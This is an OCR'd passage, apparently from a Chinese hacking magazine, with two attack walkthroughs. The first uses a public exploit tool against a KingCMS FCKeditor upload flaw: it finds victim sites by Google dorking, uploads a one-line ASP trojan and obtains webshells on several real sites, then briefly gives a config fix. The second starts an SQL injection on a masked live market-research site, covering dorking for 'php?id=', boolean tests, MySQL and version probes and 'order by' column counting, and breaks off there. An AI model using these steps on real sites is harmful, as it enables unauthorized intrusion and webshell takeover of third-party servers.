


图 3

漏洞的发现者——零号大哥已经写出了漏洞的利用程序，直接利用它就可以轻松得到 webshell。先打开 google 以"Powered by KingCMS 3.0"作为关键字进行搜索，找到某个使用 KingCMS3.0 系统的网站，如图4。




图 4




图 5




图 6




图 7

打开 KingCMS 上传漏洞利用工具，在网址栏输入：http://www.***pn.cn，由于针对的是 5.0 以前的版本，后台目录使用默认的就行了，"文件名称"就是你上传的 asp 木马的名字，"文

件内容”当然就是你选用的asp木马了，我使用的是一句话木马，点击“上传木马”，就可以上传成功了，如图5。工具也详细的告诉了我们上传的木马的地址为http://www.***pn.cn/admin/up_files/File/top.asp，我们使用一句话木马的客户端进行连接，webshell就得到了，如图6。

对于最新的5.0版本，我稍微看了下，发现这个漏洞依然是存在的，看来新版本只是对其它文件上做了改进，并没有影响到该漏洞的利用，但是在利用的时候我们需要注意，后台目录要改成admin/system，其它的步骤就一样了。我以“Powered by KingCMS 5.0”为关键字搜索了几个5.0版的网站进行测试，也同样上传成功得到了webshell，如图7。

关于这个漏洞的详细利用我们就介绍到这儿，对于使用这套系统的朋友，暂时的补救方法可以将config.asp文件中的ConfigIsEnabled参数后面的值改为False，这样就可以将FCKeditor的文件上传功能关闭，漏洞自然也就没有了，当然也可以打上官方提供的补丁程序。


（文章中涉及到的KingCMS上传漏洞利用工具已经收录在光盘中）

和我一起进行php渗透

Maxil

最近一直比较关注PHP注入的东西，学习好几天了也应该实战一下，所以我将目标锁定在http://app.xxxx.com这一市场调查的门户网站，至于如何寻找注入点，还是使用我们可爱的搜索引擎！

在google中搜索“php?id= site:xxx.com”，意思就是搜索“xxx.com”网站中包含“php?id=”的URL，还真让我找到了一个：“http://app.xxx.com/cati/article_literature.php?id=11”。打开后吓我一跳，它页面本身就存在错误，直接给出来了绝对路径，如图1。


图1

“/data01/www/cati/article_literature.php”就是数据库地址，通过路径可以得知这是台Linux主机（简单介绍一下Linux的文件结构：Linux成树形结构，“/”为根目录，“/bin”系统所需要的命令存在此目录，有点类似于Windows的“system32”目录，“/etc”存放系统的配置文件，“/etc/passwd”可是保存着帐户信息哦，“/home”为普通用户文件，一般web目录会在“/home”下）。来判断一下是否可以进行注入：在网址后添加“and 1=1”，提交后返回正常，添加“and 1=2”，提交后返回错误，说明存在注入漏洞。然后我们判断数据库，不出意外的话应该是mysql，这可就是传说中的LMAP环境（L=Linux M=Mysql A=Apache P=Php）。

我们打开“http://app.xxx.com/cati/article_literature.php?id=11/*”，在后面加上“/*”，返回正常则说明是Mysql，因为“/*”是Mysql的注释标记，不会影响语句的正常运行。结果返回正常，确定是Mysql数据库。再来检测一下Mysql的版本，4.0以上支持union联合查询，而且一般网站也都会使用4.0及以上的版本，因为Mysql是开源的数据库，不收费的，不更新到最新版本岂不是太浪费了。

打开“http://app.xxx.com/cati/article_literature.php?id=11 and ord(mid(version(),1,1))>51/*”，正如我所料，果然是4.0以上的版本。我们来暴它的字段，打开“http://app.xxx.com/cati/article_literature.php?id=11 order by 10”，如图2。


